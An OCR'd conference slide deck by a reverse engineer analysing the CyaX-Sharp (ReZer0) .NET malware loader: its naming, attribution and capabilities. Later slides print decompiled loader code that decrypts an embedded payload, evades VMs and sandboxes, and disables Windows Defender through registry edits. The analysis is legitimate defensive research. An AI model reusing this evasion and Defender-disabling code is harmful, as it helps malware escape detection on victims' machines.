See Ya Sharp: A Loader’s Tale

BY MAX ‘LIBRA’ KERSTEN

Table of contents

Who am I?

- Max ‘Libra’ Kersten (@Libranalysis)
- Working for Trellix’ Advanced Threat Research team
- Spoke at several conferences
  - Botconf, BlackHat, CONFidence, atHack, and others
- I write blogs about reverse engineering
  - Including my own free Binary Analysis Course
- My tools are open-sourced on Github
  - Such as m3 or AndroidProjectCreator


What are loaders?

- A loader is used to *load* a (remote) payload
  - Optionally contains defensive measures against sandboxes, virtual machines, and/or antivirus suites
  - The payload is generally encrypted and/or obfuscated

Source: Stratosphere

The egg and onion model

- Represent internal network structures, and their security set-ups
- The egg has a hard outer shell, making it difficult to break
- The onion is layered, meaning a continuous effort is required



Loaders and their coverage in blogs


- Research is meant to be reproducible
- Reproduction is difficult when steps are unclear or missing
- The absence in many reports is understandable

Attribution

- 360TotalSecurity links the loader to a threat actor dubbed Vendetta
- A variety of reports indicate the loader was used against numerous targets, aimed towards various sectors
- At least one leaked builder can be found in the wild


Confusing family names

- Alternatively known as ReZer0 and in rare cases as Lazarus (not to be confused with the APT)
- G Data’s Karsten Hahn’s blog sheds more light on ambiguous naming schemes




Confusing family names


- Given that ReZer0 is the more frequent name, why is CyaX-Sharp the most common name?



The loader’s capabilities



CyaX-Sharp is started
Embedded payload is decrypted in-memory
Internal config is loaded and parsed
The main function is called
Disable Defender
Delay execution
Display MessageBox
Detect virtual environment
Detect sandbox
Execute remote payload
Persist with a scheduled task
Launch embedded payload

The loader’s capabilities




```
// Token: 0x04000001 RID: 1
private static string dpass = "YIvKqHQWFkxSRoVoFibOAGlXByQTqzy";

// Token: 0x04000002 RID: 2
private static byte[] PayLoad = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("5Jt4"), X.dpass));

// Token: 0x04000003 RID: 3
private static string k = "3||1||1||0||0||||||0||0||0||0||||||||||||||0||0||0||0||0||0||0||0||v4||0||2976||";

// Token: 0x04000004 RID: 4
private static string[] aa = Strings.Split(X.k, "||", -1, CompareMethod.Binary);

// Token: 0x04000005 RID: 5
private static int InjectValue = Conversions.ToInteger(X.aa[0]);

// Token: 0x04000006 RID: 6
private static int isStartup = Conversions.ToInteger(X.aa[1]);
```

The loader’s capabilities



```
public static void Main()
{
    string location = Assembly.GetEntryAssembly().Location;
    Random random = new Random();
    Thread.Sleep(random.Next(45000, 60000));
    bool flag = X.DetectGawadaka();
    if (flag)
    {
        Environment.Exit(0);
    }
    bool flag2 = X.AntiEm == 1;
    if (flag2)
    {
        WinDefender.Disable();
    }
    bool flag3 = X.AntiVm == 1;
    if (flag3)
    {
        bool flag4 = Antis.AntiVM();
        if (flag4)
        {
            Environment.Exit(0);
        }
    }
    bool flag5 = X.AntiSB == 1;
    if (flag5)
    {
        bool flag6 = Antis.AntiSB(location);
        if (flag6)
        {
            Environment.Exit(0);
        }
    }
```

The loader’s capabilities




```
internal static class WinDefender
{
    // Token: 0x0600000C RID: 12 RVA: 0x000028B8 File Offset: 0x00000AB8
    public static void Disable()
    {
        bool flag = !new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
        if (!flag)
        {
            WinDefender.RegistryEdit("SOFTWARE\\Microsoft\\Windows Defender\\Features", "TamperProtection", "0");
            WinDefender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender", "DisableAntiSpyware", "1");
            WinDefender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableBehaviorMonitoring", "1");
            WinDefender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableOnAccessProtection", "1");
            WinDefender.RegistryEdit("SOFTWARE\\Policies\\Microsoft\\Windows Defender\\Real-Time Protection", "DisableScanOnRealtimeEnable", "1");
            WinDefender.CheckDefender();
        }
    }
```

The loader’s capabilities




```
public static bool AntiVM()
{
    bool flag = Antis.regGet("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper().Contains("VBOX");
    bool result;
    if (flag)
    {
        result = true;
    }
    else
```



